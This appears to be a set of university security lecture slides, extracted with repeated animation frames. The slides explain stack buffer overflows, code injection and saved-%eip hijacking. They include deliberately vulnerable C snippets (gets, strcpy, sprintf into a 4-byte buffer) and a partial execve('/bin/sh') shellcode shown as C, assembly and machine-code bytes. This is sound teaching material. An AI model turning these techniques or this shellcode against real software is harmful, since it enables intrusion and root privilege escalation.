8. **Jump back to return address**: `pop %eip`



BUFFER OVERFLOW

char loc1[4];



BUFFER OVERFLOW

char loc1[4];



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

BUFFER OVERFLOW

char loc1[4];



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

BUFFER OVERFLOW

char loc1[4];



Input writes from low to high addresses

```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")




```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```

BUFFER OVERFLOW

Can over-write other data ("AuthMe!")

Can over-write the program's control flow (%eip)



```
gets(loc1);  
strcpy(loc1, <user input>);  
memcpy(loc1, <user input>);  
etc.
```


CODE INJECTION

HIGH-LEVEL IDEA


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



buffer

HIGH-LEVEL IDEA


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



(1) Load our own code into memory

HIGH-LEVEL IDEA


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get `%eip` to point to it

HIGH-LEVEL IDEA


```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get %eip to point to it

HIGH-LEVEL IDEA

```
void func(char *arg1)
{
    char buffer[4];
    sprintf(buffer, arg1);
    ...
}
```



- (1) Load our own code into memory
- (2) Somehow get %eip to point to it

THIS IS NONTRIVIAL

- Pulling off this attack requires getting a few things really right (and some things sorta right)
- Think about what is tricky about the attack
 - The key to defending it will be to make the hard parts *really* hard

CHALLENGE 1: LOADING CODE INTO MEMORY

- It must be the machine code instructions (i.e., already compiled and ready to run)
- We have to be careful in how we construct it:
 - It can't contain any all-zero bytes
 - Otherwise, `sprintf` / `gets` / `scanf` / ... will stop copying
 - How could you write assembly to never contain a full zero byte?
 - It can't make use of the loader (we're injecting)
 - It can't use the stack (we're going to smash it)

WHAT KIND OF CODE WOULD WE WANT TO RUN?

- Goal: **full-purpose shell**
 - The code to launch a shell is called "**shell code**"
 - It is nontrivial to it in a way that works as injected code
 - No zeroes, can't use the stack, no loader dependence
 - There are many out there
 - And competitions to see who can write the smallest
- Goal: **privilege escalation**
 - Ideally, they go from guest (or non-user) to root

SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

Machine code

```
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
...
```

SHELLCODE

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

Assembly

```
xorl %eax, %eax
pushl %eax
pushl $0x68732f2f
pushl $0x6e69622f
movl %esp, %ebx
pushl %eax
...
```

```
"\x31\xc0"
"\x50"
"\x68" "//sh"
"\x68" "/bin"
"\x89\xe3"
"\x50"
...
```

Machine code


(Part of
your
input)

PRIVILEGE ESCALATION

- More on Unix permissions later, but for now...
- Recall that each file has:
 - Permissions: read / write / execute
 - For each of: owner / group / everyone else
- **Permissions** are defined over **userid's** and **groupid's**
 - Every user has a userid
 - root's userid is 0
- Consider a service like passwd
 - Owned by root (and needs to do root-y things)
 - But you want **any user** to be able to execute it

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



buffer

Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN


- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN


- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



Thoughts?

CHALLENGE 2: GETTING OUR INJECTED CODE TO RUN

- *All we can do is write to memory from buffer onward*
 - With this alone we want to get it to jump to our code
 - We have to use whatever code is already running



Thoughts?

STACK & FUNCTIONS: SUMMARY

Calling function (before calling):

1. Push arguments onto the stack (in reverse)
2. Push the return address, i.e., the address of the instruction you want run after control returns to you: e.g., `%eip + 2`
3. Jump to the function's address

Called function (when called):

4. Push the old frame pointer onto the stack: `push %ebp`
5. Set frame pointer `%ebp` to where the end of the stack is right now: `%ebp=%esp`
6. Push local variables onto the stack; access them as offsets from `%ebp`

Called function (when returning):


7. Reset the previous stack frame: `%esp = %ebp; pop %ebp`

8. Jump back to return address: `pop %eip`


Calling function (after return):

9. Remove the arguments off of the stack: `%esp = %esp + number of bytes of args`


HIJACKING THE SAVED %EIP




HIJACKING THE SAVED %EIP



HIJACKING THE SAVED %EIP




HIJACKING THE SAVED %EIP



But how do we know the address?


HIJACKING THE SAVED %EIP

